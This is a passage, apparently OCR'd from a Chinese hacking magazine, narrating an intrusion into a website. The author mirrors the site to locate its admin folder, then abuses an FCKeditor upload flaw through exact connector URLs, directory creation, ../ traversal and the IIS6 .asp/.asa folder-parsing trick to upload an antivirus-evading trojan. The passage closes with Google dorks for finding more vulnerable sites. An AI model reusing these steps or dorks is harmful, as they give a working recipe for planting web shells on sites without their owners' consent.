


图2

二、利剑出刃

难不成我要放弃？当然不！大家是否还记得在以前的杂志中曾经介绍过一款工具？就是网站整站下载器——Teleport Pro！打开Teleport Pro，点击“文件”—“新建”，如图2，选择“完全复制一个站点，保留原来的目录结构（D）”，点击“下一步”，在启始地址栏输入目标网址，深度选择3－5都可以，然后点击“下一步”选择保存目录，如图3。




图3




图4

点击“开始”后就可以将目标网站上的所有页面按原来的目录保存下来了（使用明小子、啊D等工具还找不到网站登录后台的兄弟不妨一试，反正我是屡试不爽呀），如图4，下载完毕后将其打开查看，才发现所有的文件夹都是管理员自己命的名，竟然还有以河南方言“moshi”命名的，管理员可真不简单呀！大致翻了翻没发现有什么可以利用的，无意中在admin文件夹发现了一个fckeditor目录，真是天无绝人之路啊。

三、直捣黄龙

其实这个系统很早就曾经出现过上传漏洞了，好像在台湾地区应用非常广泛，近几年才开始在内地流行起来。

我们直接在网址后面加上admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/asp/connector.asp,就会打开一个上传文件管理页面，如图5。




图5

可以直接上传任何后缀的文件，其中“Type=Image”变量是自己定义的，比如输入http://www.xxx.com/admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=hack&Connector=connectors/asp/connector.asp,就创建了hack这个目录，而且新创建的目录没有任何文件格式上传限制。要注意的是所上传的文件就保存在了 http://www.xxx.com/UserFiles/hack下了，而如果这样输入http://www.xxx.com/admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp,就可以将木马直接传到网站的根目录下（提示：对于二级站点的新云conn.asp漏洞同样也可以使用../../来下载其根目录文件)。经过测试，我发现这个网站不仅不能自定义变量，而且只能上传图片格式文件，更不用说目录跳转了，过滤的十分严格。此路不通我们另走他路，不是还可以创建目录吗？如果是Win2003系统就好了。通过IIS扫描，发现的确是Win2003系统，我们创建一个.asp目录，然后上传后缀为.jpg的木马。回到首页，任意找个图片确定了上传路径，可是成功上传后却发现无法打开（这个木马可是免杀的呀），如图6。难道管理员修补了这个bug，没听说微软发布这个补丁呀！一时间陷入了僵局，难道到嘴的肥肉就这样飞了？幸好好友anki为我提供了新的思路，将创建的目录改为.asa，然后再上传才得以成功，如图7。

思路再扩展一下，在google里以“inurl:fckeditor”或“powered by: KingCMS 3.0 Beta”为关键字进行搜索，那可是一顿大餐呀，就留给菜鸟们享用吧！




图6

